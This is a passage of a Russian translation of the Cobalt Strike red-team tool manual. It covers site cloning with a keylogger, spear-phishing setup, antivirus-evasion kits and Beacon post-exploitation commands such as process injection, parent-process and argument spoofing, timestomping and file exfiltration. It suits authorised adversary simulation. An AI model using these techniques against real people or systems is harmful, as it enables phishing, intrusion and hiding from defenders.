msf exploit(adobe_flash_hacking_team_uaf) > exploit -j
[*] Exploit running as background job.

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://172.16.14.135:80/
[*] Server started.
msf exploit(adobe_flash_hacking_team_uaf) >
```

Рисунок 27. Использование Client-side атак из Metasploit'a

## Клонирование сайта

Перед отправкой эксплойта на цель его нужно приукрасить. В этом может помочь инструмент Cobalt Strike для клонирования веб-сайта. Инструмент клонирования сайта создает локальную копию сайта с небольшим количеством кода, добавленного для внесения изменений в ссылки и изображения, чтобы они работали так, как нужно.

Чтобы клонировать сайт, перейдите в **Site Management -> Clone Site**.



Рисунок 28. Инструмент клонирования веб-сайта

Можно совместить атаку с клонированным сайтом. Для этого напишите ее URL-адрес в поле Attack, и Cobalt Strike добавит ее на клонированный сайт с помощью IFRAME. Нажмите кнопку ..., чтобы выбрать один из запущенных client-side эксплойтов.

Клонированные сайты также могут отслеживать нажатия клавиш. Установите **Log keystrokes on cloned site**. Это позволит вставить JavaScript кейлоггер в клонированный сайт.

Чтобы просмотреть сохраненные в логах нажатия клавиш или увидеть посетителей клонированного сайта, перейдите в **View -> Web Log**.

Установите **Enable SSL**, чтобы передавать это содержимое по протоколу SSL. Этот параметр доступен, если вы указали валидный SSL-сертификат в вашем профиле Malleable C2. Убедитесь, что поле **Host** совпадает с полем CN вашего SSL-сертификата. Это позволит избежать ситуации, когда функция не сработает из-за несоответствия этих полей.

## Spear Phishing

Сейчас, когда у вас есть представление о client-side атаках, давайте поговорим о том, как доставить атаку пользователю. Наиболее распространенным способом проникновения в сеть организации является целевой фишинг. Инструмент Spear Phishing от Cobalt Strike'a позволяет отправлять pixel perfect письма, используя произвольное сообщение в качестве шаблона.

### Цели

Перед отправкой фишингового письма необходимо собрать список целей. Cobalt Strike ожидает цели в текстовом файле. Каждая строка файла содержит одну цель. В качестве цели может выступать адрес электронной почты. Вы также можете использовать адрес электронной почты, вкладку и имя. Если имя указано, то оно помогает Cobalt Strike'у настраивать каждое фишинговое письмо.

## Шаблоны

Далее вам понадобится шаблон для фишинга. Шаблоны хороши тем, что вы можете использовать их повторно в разных операциях. Cobalt Strike использует сохраненные сообщения электронной почты в качестве шаблонов. Cobalt Strike удаляет вложения, решает проблемы с кодировкой и переписывает каждый шаблон под конкретную фишинговую атаку.

Если вы хотите создать собственный шаблон, составьте сообщение и отправьте его самому себе. В большинстве почтовых клиентов есть возможность получить исходный текст сообщения. В Gmail нажмите стрелку вниз рядом с надписью **Reply** и выберите **Show original**. Сохраните это сообщение в файл, а затем поздравьте себя - вы создали свой первый фишинговый шаблон Cobalt Strike'a.

Вы можете настроить свой шаблон с помощью токенов Cobalt Strike'a. Cobalt Strike заменяет следующие токены в ваших шаблонах:

Токен	Описание
%To%	Адрес электронной почты человека, которому отправляется письмо.
%To_Name%	Имя человека, которому отправляется письмо.
%URL%	Содержимое поля Embed URL в диалоговом окне spear phishing'a.

## Отправка сообщений

Теперь, когда у вас есть цели и шаблон, вы готовы приступить к фишингу. Чтобы запустить инструмент spear phishing, перейдите в **Attacks -> Spear Phish**.




Рисунок 29. Инструмент Spear Phishing

Чтобы отправить фишинговое письмо, необходимо сначала импортировать ваш список **Targets**. Вы можете импортировать текстовый flat-файл, содержащий по одному адресу электронной почты в каждой строке. Импортируйте файл, содержащий адрес электронной почты и имя, разделенные табуляцией или запятой, для более точной настройки сообщения. Нажмите на папку рядом с полем Targets, чтобы импортировать файл целей.

Установите **Template** в значение шаблона электронного письма. Шаблон письма Cobalt Strike'a - это просто сохраненное письмо. Cobalt Strike удалит лишние заголовки, удалит вложения, перепишет URL-адреса, перекодирует сообщение и перепишет его за вас. Нажмите на папку рядом с полем Template, чтобы выбрать один из них.

У вас есть возможность добавить **Attachment**. Это отличный повод для использования одного из пакетов социальной инженерии, о которых говорилось ранее. Cobalt Strike добавит ваше вложение в исходящее фишинговое письмо.

Cobalt Strike не предоставляет вам возможности для составления письма. Используйте почтовый клиент, напишите сообщение и отправьте его себе. В большинстве почтовых веб-клиентов есть возможность увидеть исходный текст сообщения. В GMail нажмите стрелку вниз рядом с надписью Reply и выберите Show original.

Вы также можете поручить Cobalt Strike'у переписать все URL-адреса в шаблоне на выбранный вами URL-адрес. Установите параметр **Embed URL**, чтобы Cobalt Strike переписал каждый URL в шаблоне письма на указанный URL. URL-адреса, добавленные таким образом, будут содержать токен, который позволит Cobalt Strike'у отслеживать любого посетителя конкретной целевой фишинговой атаки. Функции составления отчетов и веб-лога Cobalt Strike'a используют преимущества данного токена. Нажмите ..., чтобы выбрать один из сайтов, размещенных Cobalt Strike'ом.

Когда вы вставляете URL, Cobalt Strike прикрепляет к нему **?id=%TOKEN%**. Каждое отправленное сообщение получит свой собственный токен. Cobalt Strike использует этот токен для сопоставления посетителей сайта с отправленными письмами. Если вы заботитесь о создании отчетов, обязательно сохраните это значение.

Установите **Mail Server** на открытый ретранслятор или запись mail exchange(MX) для вашей цели. При необходимости вы также можете авторизоваться на почтовом сервере для отправки фишинговых писем.

Нажмите ... рядом с полем Mail Server, чтобы настроить дополнительные параметры сервера. Вы можете указать имя пользователя и пароль для аутентификации.

Параметр Random Delay указывает Cobalt Strike'у задержку каждого сообщения на случайное время, вплоть до указанного вами количества секунд. Если этот параметр не установлен, Cobalt Strike не будет задерживать свои сообщения.




Рисунок 30. Настройка Mail Server

Установите **Bounce To** в качестве адреса электронной почты, на который должны отправляться отмененные сообщения. Это значение не влияет на то, какое сообщение увидят ваши цели. Нажмите **Preview**, чтобы увидеть созданное сообщение для одного из получателей. Если в предварительном просмотре все выглядит хорошо, нажмите **Send**, чтобы выполнить атаку.

Cobalt Strike отправляет фишинговые письма через командный сервер.

## Артефакты payload'a и обход антивирусов

HelpSystems регулярно задается вопросом об уклонении. Обходит ли Cobalt Strike антивирусные продукты? Какие антивирусные продукты он обходит? Как часто происходит проверка?

Артефакты Cobalt Strike'a по умолчанию, скорее всего, будут обнаружены большинством решений для защиты конечных точек. Хотя уклонение не является целью для продукта по умолчанию, Cobalt Strike предоставляет определенную гибкость.

Вы, оператор, можете изменять исполняемые файлы, DLL, апплеты и шаблоны сценариев, которые Cobalt Strike использует в своих рабочих процессах. Вы также можете экспортировать beacon payload Cobalt Strike'a в различные форматы, которые работают со сторонними инструментами, предназначенными для помощи в уклонении.

В этой главе рассказывается об особенностях Cobalt Strike'a, которые обеспечивают подобную гибкость.

## Artifact Kit

Cobalt Strike использует Artifact Kit для создания своих исполняемых файлов и DLL. Artifact Kit является частью Arsenal Kit, который содержит коллекцию наборов - исходный код фреймворка для создания исполняемых файлов и DLL, которые обходят некоторые антивирусные продукты.

## Теория Artifact Kit

Традиционные антивирусные продукты используют сигнатуры для выявления известных вредоносных программ. Если мы внедрим наш заведомо вредоносный шелл-код в исполняемый файл, антивирусный продукт распознает шелл-код и отметит исполняемый файл как вредоносный.

Чтобы избежать подобного обнаружения, злоумышленник обычно каким-либо образом обfuscирует шелл-код и помещает его в двоичный файл. Этот процесс обфускации позволяет преодолеть антивирусные продукты, которые используют простой поиск строк для выявления вредоносного кода.

Многие антивирусные продукты идут еще дальше. Они имитируют выполнение исполняемого файла в виртуальной песочнице. На каждом этапе эмуляции антивирусный продукт проверяет наличие известных вредоносных программ в пространстве эмулируемого процесса. Если известная вредоносная программа обнаруживается, антивирусный продукт помечает исполняемый файл или DLL как вредоносный. Эта техника позволяет победить многие энкодеры и упаковщики, которые пытаются скрыть известные вредоносные программы от антивирусных продуктов, работающих на основе сигнатур.

Противодействие Cobalt Strike'a этому простое. Антивирусная песочница имеет ограничения. Она не является полноценной виртуальной машиной. Есть поведение системы, которое антивирусная песочница не эмулирует.

Artifact Kit - это набор шаблонов исполняемых файлов и DLL, которые используют некое поведение, не эмулируемое антивирусными продуктами, для извлечения шелл-кода, находящегося внутри исполняемого файла.

Один из методов (см. src-common/bypass-pipe.c в Artifact Kit) генерирует исполняемые файлы и DLL, которые передают шелл-код через именованный канал. Если антивирусная песочница не эмулирует именованные каналы, она не найдет вредоносный шелл-код.

## Где Artifact Kit не работает

Конечно, антивирусные продукты могут побороть конкретные реализации Artifact Kit. Если производитель антивируса пишет сигнатуры для используемой вами техники, то создаваемые ею исполняемые файлы и DLL попадут в объектив. Это начало происходить со временем в случае со стандартной техникой обхода в Cobalt Strike'е 2.5 и ниже. Если вы хотите получить максимальную пользу от Artifact Kit, вы будете использовать одну из его техник в качестве фундамента для разработки собственной реализации Artifact Kit.

Однако даже этого недостаточно. Некоторые антивирусные продукты обращаются к серверам поставщика антивирусов. Там производитель определяет, является ли исполняемый файл или DLL легитимным или неизвестным, никогда ранее не встречавшимся исполняемым файлом или DLL. Некоторые из этих продуктов автоматически отправляют неизвестные исполняемые файлы и DLL поставщику для дальнейшего анализа и предупреждают пользователей. Другие рассматривают неизвестные исполняемые файлы и библиотеки DLL как вредоносные. Это зависит от продукта и его настроек.

Дело в том, что никакая обfuscation не поможет вам в этой ситуации. Вы столкнулись с иным типом защиты и вам придется обходить ее соответствующим образом. Рассматривайте подобные ситуации подобно тому, как вы бы рассматривали белые списки приложений. Попытайтесь найти легитимную программу (например, powershell), которая доставит в память ваш stager payload'a.

## Как использовать Artifact Kit

Перейдите в **Help -> Arsenal** из лицензионного Cobalt Strike'a, чтобы загрузить Arsenal Kit. Вы также можете получить доступ к Arsenal'у непосредственно по адресу: <https://www.cobaltstrike.com/scripts>

HelpSystems распространяет Arsenal Kit в виде файла .tgz. Используйте команду tar для его извлечения. Arsenal Kit включает Artifact kit, который может быть собран вместе с другими наборами или как отдельный набор. Информацию о создании наборов см. в файле README.md.

Вам предлагается модифицировать Artifact Kit и его методы, чтобы они удовлетворяли вашим потребностям. Конечно, опытные программисты на языке Си могут сделать больше с помощью него, но и не являющийся программистом пользователь вполне может работать с ним. Например, крупный антивирусный продукт любит писать сигнатуры для исполняемых файлов пробной версии Cobalt Strike'a каждый раз, когда она выходит. До версии 2.5 пробная и лицензионная версии Cobalt Strike использовали в своих исполняемых файлах и библиотеках DLL технику именованных каналов. Производитель писал сигнатуру для строки именованного канала, которую использовал исполняемый файл. Преодолеть их сигнатуры, релиз за релизом, было просто, достаточно изменить имя канала в исходном коде этой техники.

## Veil Evasion фреймворк

Veil - это популярный фреймворк для генерации исполняемых файлов, которые обходят некоторые антивирусные продукты. Вы можете использовать Veil для генерации исполняемых файлов Cobalt Strike'a.

## Шаги:

1. Перейдите в **Payloads** -> **Stager Payload Generator**.
2. Выберите Listener, для которого вы хотите сгенерировать исполняемый файл.
3. Выберите Veil в качестве типа вывода.
4. Нажмите **Generate** и сохраните файл.
5. Запустите Veil Evasion фреймворк и выберите технику, которую вы хотите использовать.
6. Veil в конце концов попросит предоставить шелл-код. Выберите опцию Veil для предоставления собственного шелл-кода.
7. Вставьте содержимое файла, созданного генератором payload'a Cobalt Strike'a.
8. Нажмите **enter** и вы получите новый исполняемый файл, который создал Veil.

```
=====
Veil-Evasion | [Version]: 2.10.1
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[?] Use msfvenom or supply custom shellcode?

1 - msfvenom (default)
2 - Custom

[>] Please enter the number of your choice: 2
[>] Please enter custom shellcode (one line, no quotes, \x00.. format):
```

Рисунок 32. Использование Veil'a для генерации исполняемого файла

## Java Applet атаки

HelpSystems распространяет исходный код Java Applet атак Cobalt Strike'a как Applet Kit. Он также доступен в арсенале Cobalt Strike'a. Перейдите в **Help** -> **Arsenal** и загрузите Applet Kit.

Используйте прилагаемый сценарий **build.sh** для сборки Applet Kit на Kali Linux. Многие пользователи Cobalt Strike'a используют данный функционал для подписания Java Applet атаки с помощью приобретенного сертификата разработчика(code-signing certificate). Настоятельно рекомендуем это сделать.

Чтобы заставить Cobalt Strike использовать ваш Applet Kit вместо встроенного, загрузите сценарий **applet.cna**, входящий в состав Applet Kit.

На странице арсенала Cobalt Strike'a вы также заметите **Power Applet**. Это альтернативная реализация Java Applet атак Cobalt Strike'a, которая использует PowerShell для доставки payload'a в память. Power Applet демонстрирует, насколько гибко вы можете воссоздавать стандартные атаки Cobalt Strike'a совершенно иным способом и по-прежнему применять их в рабочих процессах.

Чтобы заставить Cobalt Strike использовать ваш Applet Kit вместо встроенного, загрузите сценарий **applet.cna**, входящий в состав Applet Kit.

## Resource Kit

Resource Kit - это средство Cobalt Strike'a для изменения шаблонов сценариев НТА, PowerShell, Python, VBA и VBS, которые Cobalt Strike использует в своих рабочих процессах. Resource Kit является частью Arsenal Kit, который содержит коллекцию наборов и доступен пользователям с лицензией в арсенале Cobalt Strike'a. Перейдите в **Help -> Arsenal** чтобы загрузить Arsenal Kit.

В файле README.md, поставляемом вместе с Resource Kit, описаны входящие в комплект сценарии и то, какие функции в них используются. Чтобы обойти защиту, измените строки или поведение в этих сценариях.

Чтобы заставить Cobalt Strike использовать ваши шаблоны сценариев вместо встроенных шаблонов сценариев, загрузите скрипт *dist/arsenal\_kit.cna* или *dist/resource/resources.cna*. Дополнительную информацию см. в файле README.md Arsenal Kit.

## Sleep Mask Kit

Sleep Mask Kit представляет собой исходный код функции sleep mask, которая выполняется для обfuscации Beacon'a в памяти перед его сном. Эта техника обfuscации может быть использована для идентификации Beacon'a. Чтобы предотвратить подобное обнаружение, Cobalt Strike предоставляет Aggressor script, который позволяет пользователю изменить вид функции sleep mask в памяти. В версию 4.5 включен список записей кучи для маскировки и демаскировки. Перейдите в **Help -> Arsenal**, чтобы загрузить Arsenal Kit, который включает в себя Sleep Mask Kit. Для этого потребуется ваш лицензионный ключ.

Дополнительную информацию о наборе Sleep Mask Kit смотрите в файлах *arsenal-kit/README.md* и *arsenal-kit/kits/sleepmask/README.md*.

## Пост-эксплуатация

### Скрытый Beacon

Beacon - это payload Cobalt Strike'a для моделирования действий злоумышленников. Используйте Beacon для передачи данных по сети через HTTP, HTTPS или DNS. Вы также можете установить ограничения на то, какие хосты будут выходить из сети, управляя Beacon'ами через именованные каналы Windows и TCP-сокеты.


Beacon является гибким и поддерживает асинхронную и интерактивную связь. Асинхронное общение является низким и медленным («low and slow» паттерн связи). Beacon обратится на командный сервер, загрузит свои задания и прекратит сетевую активность. Интерактивное общение происходит в режиме реального времени.

Сетевые индикаторы Beacon'a [можно изменять](#). Переопределите взаимодействие Beacon'a с помощью языка Malleable C2 Cobalt Strike'a. Это позволит вам замаскировать активность Beacon'a, чтобы она выглядела как другое вредоносное ПО или сливалось с легитимным трафиком.

## Консоль Beacon'a

Нажмите правой кнопкой мыши на сессию Beacon'a и выберите interact, чтобы открыть его консоль. Консоль - это главный пользовательский интерфейс сессии Beacon'a.

Консоль Beacon'a позволяет вам видеть, какие задания были выданы Beacon'у, и видеть, когда он их загрузил. Она также является местом, где отображается вывод команд и другая информация



```

Beacon 172.16.20.157@2368 X
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\whatta.hogg\Desktop
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are GLITTER\whatta.hogg
beacon> sleep 30 20
[*] Tasked beacon to sleep for 30s (20% jitter)
[+] host called home, sent: 16 bytes
[GRANITE] whatta.hogg/2368 last: 23s
beacon>

```

Рисунок 33. Консоль Beacon'a

Между вводом и выводом консоли Beacon'a находится строка состояния. Эта строка состояния содержит информацию о текущей сессии. В стандартной конфигурации строка состояния показывает NetBIOS-имя цели, имя пользователя и PID текущей сессии, а также время последней регистрации Beacon'a.

Каждая команда, данная Beacon'у, будь то через графический интерфейс или консоль, будет отображаться в этом окне. Если команду отдает товарищ по команде, CobaltStrike добавит к команде его дескриптор.

Скорее всего, вы будете проводить большую часть времени с Cobalt Strike'ом в консоли Beacon'a. Стоит потратить время, чтобы ознакомиться с его командами. Введите **help** в консоли Beacon'a, чтобы увидеть доступные команды. Введите **help**, а затем имя команды, чтобы получить подробную справку.

## Меню Beacon'a

Нажмите правой кнопкой мыши на Beacon или внутри его консоли, чтобы открыть меню Beacon'a. Это тоже самое меню, которое используется для открытия его консоли. Доступны следующие пункты:

Меню **Access** содержит опции для манипуляции доверительными отношениями и повышения уровня доступа.

Меню **Explore** содержит опции для извлечения информации и взаимодействия с целевой системой.

В меню **Pivoting** можно настроить инструменты для туннелирования трафика через Beacon.

В меню **Session** вы можете управлять текущей сессией Beacon'a.




Рисунок 34. Меню Beacon'a

Некоторые визуальные представления Cobalt Strike'a (Pivot граф и таблица сессий) позволяют выбрать несколько Beacon'ов одновременно. Большинство действий, выполняемых через это меню, будут применяться ко всем выбранным сессиям Beacon'a.

## Асинхронные и интерактивные операции

Помните, что Beacon - это асинхронный payload. Команды выполняются не сразу. Каждая команда попадает в очередь. Когда Beacon регистрируется (подключается к вам), он загружает эти команды и выполняет их одну за другой. В это время Beacon также сообщит вам о всех результатах, которые он получил. Если вы допустили ошибку, используйте команду **clear**, чтобы очистить очередь команд для текущего Beacon'a.

По умолчанию Beacon'ы регистрируются каждые шестьдесят секунд. Вы можете изменить это с помощью команды **sleep**. Используйте команду **sleep**, за которой следует время в секундах, чтобы указать, как часто Beacon должен регистрироваться. Вы также можете указать второе число от 0 до 99. Это число - коэффициент джиттера. Beacon будет менять время каждой регистрации на случайный коэффициент, который вы укажете в качестве коэффициента джиттера. Например, **sleep 300 20** заставит Beacon спать в течение 300 секунд с коэффициентом джиттера 20%. Это означает, что Beacon будет спать в течение случайного значения от 240 до 300 секунд после каждой регистрации.

Чтобы заставить Beacon регистрироваться несколько раз в секунду, попробуйте использовать **sleep 0**. Это интерактивный режим. В этом режиме команды будут выполняться сразу же. Вы должны сделать свой Beacon интерактивным, прежде чем туннелировать через него трафик. Несколько команд Beacon'a (например, browserpivot, desktop и т.д.) автоматически переведут Beacon в интерактивный режим при следующей регистрации.

## Выполнение команд

Команда **shell** поручает Beacon'у выполнить команду через cmd.exe на скомпрометированном хосте. Когда команда завершится, Beacon предоставит вам вывод.

Используйте команду **run** для выполнения команды без cmd.exe. Команда run передаст вам вывод. Команда **execute** запускает программу в фоновом режиме и не фиксирует выходные данные.

Используйте команду **powershell** для выполнения команды с помощью PowerShell'a на скомпрометированном хосте. Используйте команду **powerpick** для выполнения командлета PowerShell'a без powershell.exe. Эта команда основана на технике Unmanaged PowerShell, разработанной Ли Кристенсеном. Команды powershell и powerpick будут использовать ваш текущий токен.

Команда **psinject** внедрит Unmanaged PowerShell в определенный процесс и запустит ваш командлет из этого места.

Команда **powershell-import** импортирует сценарий PowerShell'a в Beacon. При последующем использовании командлетов powershell, powerpick и psinject им будут доступны командлеты из импортированного сценария. В Beacon'e одновременно будет храниться только один сценарий PowerShell'a. Импортируйте пустой файл, чтобы удалить импортированный сценарий из Beacon'a.

Команда **execute-assembly** запустит локальный исполняемый файл .NET в качестве задания Beacon'a для пост-эксплуатации. Вы можете передавать аргументы этой сборке, как если бы она запускалась из интерфейса командной строки Windows. Эта команда также наследует ваш текущий токен.

Если вы хотите, чтобы Beacon выполнял команды из определенного каталога, используйте команду **cd** в консоли Beacon'a, чтобы переключения рабочего каталога для процесса Beacon'a. Команда **pwd** сообщит вам, из какого каталога вы работаете в данный момент.

Команда **setenv** устанавливает переменную окружения.

Beacon может выполнять Beacon Object File'ы без создания нового процесса. Beacon Object File'ы - это скомпилированные программы на языке C, написанные в соответствии с определенным соглашением, которые запускаются в рамках сессии Beacon'a. Используйте **inline-execute [аргументы]** для выполнения Beacon Object File'a с указанными аргументами. Дополнительную информацию см. в разделе [Beacon Object Files на странице 127](#).

## Передача сессии

Beacon Cobalt Strike'a изначально создавался как надежный спасательный круг для сохранения доступа к скомпрометированному хосту. С первого дня основной целью Beacon'a была передача доступа другим Listener'ам Cobalt Strike'a.

Используйте команду **spawn**, чтобы создать сессию для Listener'a. Команда spawn принимает в качестве аргументов архитектуру (например, x86, x64) и Listener.

По умолчанию команда **spawn** запускает сессию в rundll32.exe. Бдительному администратору может показаться странным, что rundll32.exe периодически устанавливает соединения с Интернетом. Найдите более подходящую программу (например, Internet Explorer) и используйте команду **spawnto**, чтобы указать, какую программу Beacon должен запускать для своих сессий.

Команда **spawnto** требует указания архитектуры (x86 или x64) и полного пути к программе, которую нужно породить. Введите команду **spawnto** и нажмите Enter, чтобы дать команду Beacon'у вернуться к поведению по умолчанию.

Ведите **inject**, за которым следует идентификатор процесса и имя Listener'a, чтобы внедрить сессию в определенный процесс. Используйте **ps** для получения списка процессов в текущей системе. Используйте **inject [pid] x64**, чтобы внедрить 64-битный Beacon в x64 процесс.

Команды spawn и inject внедряют stage payload в память. Если stage payload является HTTP, HTTPS или DNS Beacon'ом, и он не может связаться с вами - вы не увидите сессию. Если stage payload - это bind TCP или SMB Beacon, то данные команды автоматически попытаются соединиться с этими payload'ами и взять управление над ними.

Используйте команду **dllinject [pid]** для внедрения в процесс Reflective DLL.

Используйте команду **shinject [pid] [arch] [/путь/до/file.bin]** для внедрения шелл-кода из локального файла в целевой процесс. Используйте **shspawn[arch][/путь/до/file.bin]** для порождения процесса "spawn to" и внедрения указанного шелл-кода в этот процесс.

Используйте **dllload [pid] [c:\путь\до\file.dll]** для загрузки DLL с диска в другой процесс.

## Альтернативные родительские процессы

Используйте **ppid [pid]**, чтобы назначить альтернативный родительский процесс для программ, запускаемых вашей сессией Beacon'a. Это позволяет сделать так, чтобы ваша активность сливалась с легитимной активностью цели. Текущая сессия Beacon'a должна иметь соответствующие права на альтернативный родительский процесс и лучше всего, если альтернативный родительский процесс существует в той же сессии рабочего стола, что и ваш Beacon. Введите **ppid** без аргументов, чтобы Beacon запустил процессы без подмененного родительского процесса.

Команда **runu** выполняет команду с другим процессом в качестве родительского. Эта команда будет запущена с правами и сессией рабочего стола альтернативного родительского процесса. Текущая сессия Beacon'a должна иметь полные права на альтернативный родительский процесс. Команда **spawnu** создаст временный процесс, являющийся дочерним по отношению к указанному процессу и внедрит в него stage payload.

Значение **spawnto** управляет тем, какая программа используется в качестве временного процесса.

## Подмена аргументов процесса

Каждый Beacon имеет внутренний список команд, для которых он должен подменять аргументы. Когда Beacon выполняет команду, которая соответствует списку, то он:

1. Запускает указанный процесс в режиме ожидания (с поддельными аргументами)
2. Обновляет память процесса настоящими аргументами.
3. Возобновляет процесс

Результат заключается в том, что инструменты хоста, фиксирующие запуск процесса, будут видеть поддельные аргументы. Это помогает скрыть вашу настоящую активность.

Используйте **argue [команда] [поддельные аргументы]**, чтобы добавить команду в этот внутренний список. Часть **[команда]** может содержать переменную окружения.

Используйте **argue [команда]**, чтобы удалить команду из этого внутреннего списка. Команда **argue** перечисляет команды в этом внутреннем списке.

Логика совпадения процессов является точной. Если Beacon пытается запустить "net.exe", он не будет искать net, NET.EXE или c:\windows\system32\net.exe в своем внутреннем списке. Он будет выбирать только net.exe.

x86 Beacon может подделывать аргументы только в x86 дочерних процессах. Аналогично, x64 Beacon может подделывать аргументы только в x64 дочерних процессах.

Настоящие аргументы записываются в область памяти, в которой хранятся поддельные аргументы. Если реальные аргументы длиннее поддельных, запуск команды завершится неудачей.

# Блокировка DLL в дочерних процессах

Используйте **blockdlls start**, чтобы попросить Beacon запускать дочерние процессы с политикой подписи двоичных файлов, которая блокирует DLL не от Microsoft в пространстве процессов. Используйте **blockdlls stop**, чтобы отключить это поведение. Для этой функции требуется Windows 10.

# Загрузка и скачивание файлов

**download** - Эта команда загружает запрашиваемый файл. Вам не нужно указывать кавычки для имени файла с пробелами. Beacon создан для "low and slow" эксфильтрации данных. Во время каждой регистрации Beacon будет загружать фиксированный фрагмент каждого файла, который ему поручено получить. Размер этого фрагмента зависит от текущего канала передачи данных Beacon'a. Каналы HTTP и HTTPS извлекают данные кусками по 512 Кб.

**downloads** - Используется для просмотра списка загружаемых файлов для данного Beacon'a.

**cancel** - Введите эту команду, а затем имя файла, чтобы отменить выполняющуюся загрузку. Вы можете использовать символы подстановки в это команде, чтобы отменить загрузку нескольких файлов.

**upload** - Эта команда загружает файл на хост.

**timestomp** - При загрузке файла иногда требуется обновить его временные метки, чтобы он сочетался с другими файлами в той же папке. Эта команда поможет это сделать. С помощью команды timestomp можно сопоставить время модификации, доступа и создания одного файла с другим.

Перейдите в **View -> Downloads** в Cobalt Strike'e, чтобы увидеть файлы, которые уже загрузила ваша команда. На этой вкладке отображаются только завершенные загрузки.

Загруженные файлы хранятся на командном сервере. Чтобы перенести файлы в свою систему, выделите их и нажмите **Sync Files**. После этого Cobalt Strike загрузит выделенные файлы в выбранную вами папку вашей системы.

# Обозреватель файлов

Обозреватель файлов - это возможность исследовать файлы на взломанной системе. Перейдите в **[beacon] -> Explore -> File Browser**, чтобы открыть его.

Вы также можете выполнить команду **file\_browser**, чтобы открыть вкладку обозревателя файлов, начиная с текущего каталога.

Обозреватель файлов запросит содержимое текущего рабочего каталога Beacon'a. Когда этот результат будет получен, откроется обозреватель файлов.

Левая сторона обозревателя файлов представляет собой дерево, которое упорядочивает известные диски и папки в единое представление. В правой части обозревателя файлов отображается содержимое текущей папки.

